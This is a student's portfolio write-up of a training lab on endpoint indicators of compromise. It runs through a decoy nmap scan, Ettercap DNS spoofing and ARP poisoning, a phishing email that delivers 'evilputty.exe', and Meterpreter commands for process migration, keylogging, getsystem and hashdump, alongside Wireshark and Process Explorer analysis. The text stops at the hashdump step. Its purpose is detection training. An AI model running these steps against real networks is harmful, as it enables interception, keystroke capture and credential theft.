Observing Endpoint IoCs

Portfolio Sample

Will Kittredge

TABLE OF CONTENTS

INITIAL DATE/TIME STAMP


```
C:\Users\Student>echo %date% %time%
Wed 09/11/2024 21:44:03.39
```

BOBBY'S FIRST DAY

Step 4. Open a command prompt as administrator and execute the following command to install the `Sysmon` driver.

```
C:\Windows\system32>C:\LABFILES\Sysinternals\Sysmon.exe -i
C:\LABFILES\Sysinternals\sysmonconfig-export.xml -n -accept
eula


System Monitor v6.01 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier

Sysinternals - www.sysinternals.com

Loading configuration file with schema version 3.30
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Step 7. Use the desktop shortcut to open Wireshark. Start a capture on the Ethernet interface using the capture filter `ip` to filter out IPv6 traffic.




THE RED TEAM STARTS THEIR ATTACK RUN

Step 6. Run the following commands to start the database, email, and web servers you will use during the attack and launch the Metasploit Framework.

```
root@KALI:~# service postgresql start
root@KALI:~# service postfix start
root@KALI:~# service apache2 start
root@KALI:~# msfconsole

        https://metasploit.com

       =[ metasploit v5.0.70-dev                          ]
+ -- --=[ 1960 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

Step 7. At the `msf5` prompt, execute the following scan. Show the completed scan results.



```
msf5 > db_nmap -T3 -A -D 10.1.0.101,10.1.0.102,10.1.0.103,10.1.0.104,10.1.0.105
10.1.0.0/24
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-11 23:06 PDT
[*] Nmap: 'Warning: File ./nmap.xsl exists, but Nmap is using /usr/bin/../share/
nmap/nmap.xsl for security and consistency reasons.  set NMAPDIR=. to give prior
ity to files in your local directory (may affect the other data files too).'
[*] Nmap: Stats: 0:02:08 elapsed; 251 hosts completed (4 up), 4 undergoing Servi
ce Scan
[*] Nmap: Service scan Timing: About 96.55% done; ETC: 23:08 (0:00:04 remaining)
[*] Nmap: Nmap scan report for DC1.corp.515support.com (10.1.0.1)
[*] Nmap: Host is up (0.00076s latency).
[*] Nmap: Not shown: 985 filtered ports
[*] Nmap: PORT      STATE SERVICE       VERSION
[*] Nmap: 53/tcp    open  domain?
[*] Nmap: | fingerprint-strings:
[*] Nmap: |   DNSVersionBindReqTCP:
[*] Nmap: |     version
[*] Nmap: |_    bind
[*] Nmap: 80/tcp    open  http          Microsoft IIS httpd 10.0
```

Step 9. Observe the Wireshark output for a minute, using the summary and analysis tools as well as watching the frame-by-frame output.

No.	Time	Source	Destination	Protocol	Length	Info
15561	1702.817613	10.1.0.101	10.1.0.1	DNS	79	Standard query 0x1e18 A c.urs.microsoft.com
15562	1702.911299	10.1.0.101	10.1.0.1	DNS	132	Standard query 0x54d4 PTR c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0…
15563	1703.083279	10.1.0.101	10.1.0.1	DNS	82	Standard query 0xfac2 A iecvlist.microsoft.com
15564	1703.160249	10.1.0.101	10.1.0.1	SMB2	208	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \Dc1\labfiles
15565	1703.173500	10.1.0.1	10.1.0.101	SMB2	131	Ioctl Response, Error: STATUS_PENDING
15566	1703.174984	10.1.0.1	10.1.0.101	SMB2	131	Ioctl Response, Error: STATUS_NOT_FOUND
15567	1703.175013	10.1.0.101	10.1.0.1	TCP	54	1666 → 445 [ACK] Seq=4943 Ack=3407 Win=2102016 Len=0
15568	1703.175180	10.1.0.101	10.1.0.1	SMB2	158	Tree Connect Request Tree: \\DC1\labfiles
15569	1703.176267	10.1.0.1	10.1.0.101	SMB2	138	Tree Connect Response
15570	1703.176537	10.1.0.101	10.1.0.1	SMB2	234	Create Request File:
15571	1703.178410	10.1.0.1	10.1.0.101	SMB2	298	Create Response File:
15572	1703.181049	10.1.0.101	10.1.0.1	SMB2	146	Close Request File:
15573	1703.181329	10.1.0.1	10.1.0.101	SMB2	182	Close Response
15574	1703.182258	10.1.0.101	10.1.0.1	SMB2	190	Create Request File: srvsvc

9a. What are two defensible artifacts that make it obvious that a network scan is going on?

For one, the amount of traffic captured by Wireshark increased dramatically as soon as I started the scan. This is a little unfair considering that I'm playing both sides in this lab though.

Looking at the scan options, we used `-T3` which is the "normal" timing template for scans, `-A` to enable aggressive scanning options (such as operating system detection), and `-D` to make it appear that scans are also coming from the `10.1.0.10x` IP addresses that we specified. (`nmap` man page).

In the screenshot below, we can see frames in Wireshark that have the same destination IP address (`10.1.0.101`) and the same values in the Length and Info columns. However, they look to be coming from different IP addresses with hardly any time passing between them.

No.	Time	Source	Destination	Protocol	Length	Info
323	669.657131	10.1.0.101	10.1.0.101	TCP	58	56598 → 23 [SYN] Seq=0 Wi
324	669.657132	10.1.0.192	10.1.0.101	TCP	58	56598 → 23 [SYN] Seq=0 Wi
325	669.657132	10.1.0.101	10.1.0.101	TCP	58	56598 → 1720 [SYN] Seq=0
326	669.657133	10.1.0.192	10.1.0.101	TCP	58	56598 → 1720 [SYN] Seq=0
327	669.657180	10.1.0.102	10.1.0.101	TCP	58	56598 → 23 [SYN] Seq=0 Wi
328	669.657181	10.1.0.103	10.1.0.101	TCP	58	56598 → 23 [SYN] Seq=0 Wi
329	669.657181	10.1.0.104	10.1.0.101	TCP	58	56598 → 23 [SYN] Seq=0 Wi
330	669.657181	10.1.0.105	10.1.0.101	TCP	58	56598 → 23 [SYN] Seq=0 Wi
331	669.657182	10.1.0.102	10.1.0.101	TCP	58	56598 → 1720 [SYN] Seq=0

```
> Frame 324: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
> Ethernet II, Src: Microsof_01:ca:4a (00:15:5d:01:ca:4a), Dst: Microsof_3e:84:10 (00:15:5d:3e:84:10)
> Internet Protocol Version 4, Src: 10.1.0.192, Dst: 10.1.0.101
> Transmission Control Protocol, Src Port: 56598, Dst Port: 23, Seq: 0, Len: 0
```

Maybe there's a case where this would be expected, but seeing this would immediately make me think a network scan is happening and that someone is trying to hide the IP of the machine they're using to scan the network. We also see `23` as the destination port for some of the captured frames (a well-known port number for the unencrypted protocol `telnet`). It would probably be of interest for the person initiating a network scan to know if this port is open, but this could be said about other port numbers too.

Additionally, it looks to me like a SYN scan was being performed in the screenshot below. In frame 410, the Kali machine (`10.1.0.192`) sends a TCP SYN packet to port `135` of the `10.1.0.101` machine. In the next frame, `10.1.0.101` responds with SYN, ACK. Nmap knows that the port is open at this point and doesn't need to complete the three-way TCP handshake like normal (Lyon, 2008, p. 97). The attempted connection is reset in frame 429. Interestingly, it seems that this reveals the IP of the actual machine performing the scan as I did not observe RST packets that looked like they were coming from the decoy addresses.

No.	Time	Source	Destination	Protocol	Length	Info
409	670.861994	10.1.0.102	10.1.0.101	TCP	58	56598 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
410	670.861994	10.1.0.192	10.1.0.101	TCP	58	56598 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
411	670.862026	10.1.0.101	10.1.0.192	TCP	58	135 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
412	670.862039	10.1.0.101	10.1.0.101	TCP	58	56598 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
413	670.862040	10.1.0.102	10.1.0.101	TCP	58	56598 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
414	670.862040	10.1.0.103	10.1.0.101	TCP	58	56598 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
415	670.862040	10.1.0.105	10.1.0.101	TCP	58	56598 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
416	670.862051	10.1.0.1	10.1.0.101	TCP	58	443 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
417	670.862056	10.1.0.101	10.1.0.101	TCP	58	56598 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
418	670.862056	10.1.0.103	10.1.0.101	TCP	58	56598 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
419	670.862063	10.1.0.102	10.1.0.101	TCP	58	56598 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
420	670.862063	10.1.0.192	10.1.0.101	TCP	58	56598 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
421	670.862063	10.1.0.104	10.1.0.101	TCP	58	56598 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
422	670.862064	10.1.0.105	10.1.0.101	TCP	58	56598 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
423	670.862072	10.1.0.1	10.1.0.101	TCP	58	3389 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460
424	670.862076	10.1.0.2	10.1.0.101	TCP	58	25 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
425	670.862080	10.1.0.1	10.1.0.101	TCP	58	135 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
426	670.862085	10.1.0.2	10.1.0.101	TCP	58	135 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
427	670.862085	10.1.0.2	10.1.0.101	TCP	58	587 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
428	670.862090	10.1.0.1	10.1.0.101	TCP	58	139 → 56598 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
429	670.862269	10.1.0.192	10.1.0.101	TCP	54	56598 → 135 [RST] Seq=1 Win=0 Len=0
430	670.865390	10.1.0.101	10.1.0.101	TCP	58	56598 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

```
> Frame 410: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
> Ethernet II, Src: Microsof_01:ca:4a (00:15:5d:01:ca:4a), Dst: Microsof_3e:84:10 (00:15:5d:3e:84:10)
> Internet Protocol Version 4, Src: 10.1.0.192, Dst: 10.1.0.101
> Transmission Control Protocol, Src Port: 56598, Dst Port: 135, Seq: 0, Len: 0
```

9b. What is the attack machine's MAC address?

```
> Frame 429: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
v Ethernet II, Src: Microsof_01:ca:4a (00:15:5d:01:ca:4a), Dst: Microsof_3e:84:10 (00:15:5d:3e:84:10)
    > Destination: Microsof_3e:84:10 (00:15:5d:3e:84:10)
    > Source: Microsof_01:ca:4a (00:15:5d:01:ca:4a)
      Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 10.1.0.192, Dst: 10.1.0.101
> Transmission Control Protocol, Src Port: 56598, Dst Port: 135, Seq: 1, Len: 0
```

SET UP A PHISHING SITE

Step 2. When the scan has completed, run `hosts` to view a summary of the detected hosts.


```
msf5 > hosts

Hosts
=====

address      mac                name                     os_name       os_flavor  os_sp  purpose  info  comments
-------      ---                ----                     -------       ---------  -----  -------  ----  --------
10.1.0.1     00:15:5d:3e:84:0e  DC1.corp.515support.com  Windows 2016                    server
10.1.0.2     00:15:5d:3e:84:0f  MS1.corp.515support.com  Windows 2016                    server
10.1.0.101   00:15:5d:3e:84:10  PC1.corp.515support.com  Windows XP                      client
10.1.0.192                                               Linux                    2.6.X  server
10.1.0.254   00:15:5D:01:CA:4D                           Unknown                         device
```

RUN THE PHISHING EXPLOIT


Step 2. Configure Ettercap DNS – Add the following lines to the end of the file and save it.

```
515support.com  A        10.1.0.192
*.515support.com         A       10.1.0.192
update.515support.com    PTR     10.1.0.192
File Name to Write: /etc/ettercap/etter.dns
```


Step 6. Select `10.1.0.1` and click Add to Target 1, then select `10.1.0.10x` (where `x` completes the DHCP-assigned IP of `PC1`) and click Add to Target 2.



Step 8. Show the ARP poisoning victims.




Step 13. Compose a message to `bobby@515support.com` purporting to be from the local network administrator advising installation of the file on the corporate intranet to help deal with the ongoing incident. Make the text "corporate intranet" a hyperlink to `http://update.515support.com` and send the message.



PLAY ALONG

Step 4. Restart the Wireshark capture with the same `ip` capture filter.




Step 5. View the email in Thunderbird.

5a. Would the impersonated sender address be convincing if you weren't looking for it?


I like to think that I wouldn't fall for an email that has a single word subject and only a hyperlink in the body, but I think it could otherwise be convincing if the email was made to look more official. The extra "p" in "suppport" is hard to catch at a glance if you don't look at the sender address carefully – I nearly missed it myself when following the steps. Furthermore, the average untrained user might even notice (but not be be put off by) some of these things and fall for the phish anyways.

Step 8. Switch to Wireshark and stop the capture. Locate the DNS query – it will be just before the big block of green HTTP packets.

8a. What is the IP address of the server?



8b. What is the MAC address of the server?




8c. How do we know for sure what DNS packet is the response to the DNS query?

> **In Wireshark, we can expand the tabs to see more about each layer. For example, in frame 89 (the DNS response above), expanding the "Domain Name System (response)" tab will show that the request it corresponds to came in frame 88.**

NAVIGATE THE OODA LOOP

Step 5. Right-click the `evilputty.exe` process and select Properties. Select the TCP/IP tab. Note that the process has opened a network connection. Click OK.



5a. What is the PPID of the process?

Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	96.89	52 K	8 K	0	
System	0.34	156 K	136 K	4	
Interrupts	0.07	0 K	0 K	n/a	Hardware Interrupts and DPCs
smss.exe		456 K	980 K	288	Windows Session Manager
Memory Compression		292 K	25,980 K	1524	
csrss.exe		1,504 K	4,152 K	388	Client Server Runtime Process
wininit.exe		1,256 K	5,608 K	460	Windows Start-Up Application
services.exe		3,312 K	6,840 K	576	Services and Controller app
svchost.exe		9,176 K	21,460 K	692	Host Process for Windows S...
WmiPrvSE.exe		2,364 K	8,088 K	3084	WMI Provider Host
ShellExperienceHost....	Susp...	25,376 K	42,172 K	4588	Windows Shell Experience H...
SearchUI.exe	Susp...	91,184 K	70,680 K	4956	Search and Cortana applicati...
RuntimeBroker.exe		9,348 K	28,688 K	5072	Runtime Broker
RuntimeBroker.exe		3,708 K	19,552 K	3860	Runtime Broker
ApplicationFrameHost...		7,400 K	27,320 K	2136	Application Frame Host
smartscreen.exe		20,600 K	41,148 K	5596	Windows Defender SmartScr...
dllhost.exe		2,188 K	9,876 K	5440	COM Surrogate
RuntimeBroker.exe		2,948 K	14,560 K	5720	Runtime Broker
MicrosoftEdge.exe		27,080 K	72,992 K	5932	Microsoft Edge
browser_broker.exe		4,652 K	29,712 K	984	Browser_Broker
evilputty (1).exe	0.04	3,828 K	14,056 K	5968	SSH, Telnet and Rlogin client
RuntimeBroker.exe		6,716 K	24,368 K	1848	Runtime Broker

The PPID (parent process ID) is `984`. We know this because we can see that PID `984` (`browser_broker.exe`) has spawned `evilputty.exe` as a child process.


5b. What is the purpose of `browser_broker.exe`?

`browser_broker.exe` is a legitimate Microsoft Edge process according to what I found, but it can be exploited for malicious purposes. It seems to be involved in inter-processes communication (IPC) and "sandboxing" built into the browser. (Gerkis, 2019). This would make sense because the word "broker" makes me think of an intermediary. My thought is that the `browser_broker.exe` process is used as an intermediary for communication between other processes and the sandboxed parts of Microsoft Edge.

5c. Is the process connected? How do we know for sure?


> **I think that the process must somehow be connected to `evilputty.exe` considering that it spawned it as a child process. We also ran the program from within Microsoft Edge using the "Run" button after saving it. I'm not sure (and didn't really find a good answer for) if `browser_broker.exe` spawning child process is expected behavior, or if `evilputty.exe` is somehow exploiting a vulnerability in `browser_broker.exe` to get the access that it needs.**
>
> **This is not a 1:1 comparison considering that I tested with a different file on a different computer using a different Windows version, but I tried downloading an executable using Microsoft Edge and running it using the buttons inside the browser. The executable I ran did show up as a child process of Microsoft Edge, but I did not see any `brower_broker.exe` processes in Process Explorer.**

Step 8. Make a note of the local system time on `PC1` to help you to correlate the following intrusion activity to logged events at the end of the lab.



OBSERVE & ORIENT

Step 2. Run `getuid` and `ps`.




```
meterpreter > getuid
Server username: 515support\bobby
meterpreter > ps

Process List
============

 PID   PPID  Name
 ---   ----  ----
 0     0     [System Process]
 4     0     System
 268   576   svchost.exe
 288   4     smss.exe
 332   576   svchost.exe
 388   376   csrss.exe
 404   576   svchost.exe
 416   576   svchost.exe
 460   376   wininit.exe
```

Step 3. Make a note of the PID of `OneDrive.exe` and then run the following commands, substituting in your noted PID.

```
meterpreter > migrate 6136
[*] Migrating from 5968 to 6136 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Step 4. View the properties of `OneDrive.exe` – On `PC1`, observe what happens.

4a. Check the properties of `OneDrive.exe` for changes.



We can see that a thread was recently started, right around the time that I would have run the `migrate` command. It suspiciously uses about the same amount of CPU as the I observed the `evilputty.exe` process using.

Step 6. Curse your forgetfulness, open an administrative prompt and run the same command. Note that the original `evilputty.exe` PID is listed as the process connected to `10.1.0.192`.

```
C:\Windows\system32>netstat -bonp TCP

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    10.1.0.101:1597        10.1.0.2:143           ESTABLISHED     5476
 [thunderbird.exe]
  TCP    10.1.0.101:1598        10.1.0.2:143           ESTABLISHED     5476
 [thunderbird.exe]
  TCP    10.1.0.101:1668        10.1.0.192:3389        ESTABLISHED     5968
 [System]
  TCP    10.1.0.101:1746        107.170.40.56:443      SYN_SENT        2276
  DiagTrack
 [svchost.exe]
  TCP    127.0.0.1:1595         127.0.0.1:1596         ESTABLISHED     5476
 [thunderbird.exe]
  TCP    127.0.0.1:1596         127.0.0.1:1595         ESTABLISHED     5476
 [thunderbird.exe]
```

DECIDE & ACT

Step 3. Run the following two commands to get system privileges and dump the local password hash store.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > hashdump
